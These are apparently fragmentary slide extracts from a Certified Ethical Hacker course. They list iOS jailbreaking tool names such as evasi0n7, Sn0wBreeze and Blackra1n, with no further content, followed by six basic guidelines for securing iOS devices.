
Support us (PayPal)

<http://greenpoisOn.com/>

<http://greenpoisOn.com>



# Jailbreaking Tools: evasi0n7 and GeekSn0w

CEH  
www.cehcourse.com



# Jailbreaking Tools: Sn0wBreeze and PwnageTool


C|EH  
Computer Emergency Response Team




# Jailbreaking Tools: LimeRa1n and Blackra1n

C|EH  
Computer Emergency Response Team

## LimeRa1n



## Blackra1n



# Guidelines for Securing iOS Devices



Use passcode lock feature for locking iPhone

01

02



Use iOS devices on a secured and protected Wi-Fi network

Disable Javascript and add-ons from web browser



03

04



Do not access web services on a compromised network

Do not store sensitive data on client-side database



Deploy only trusted third-party applications on iOS devices

05
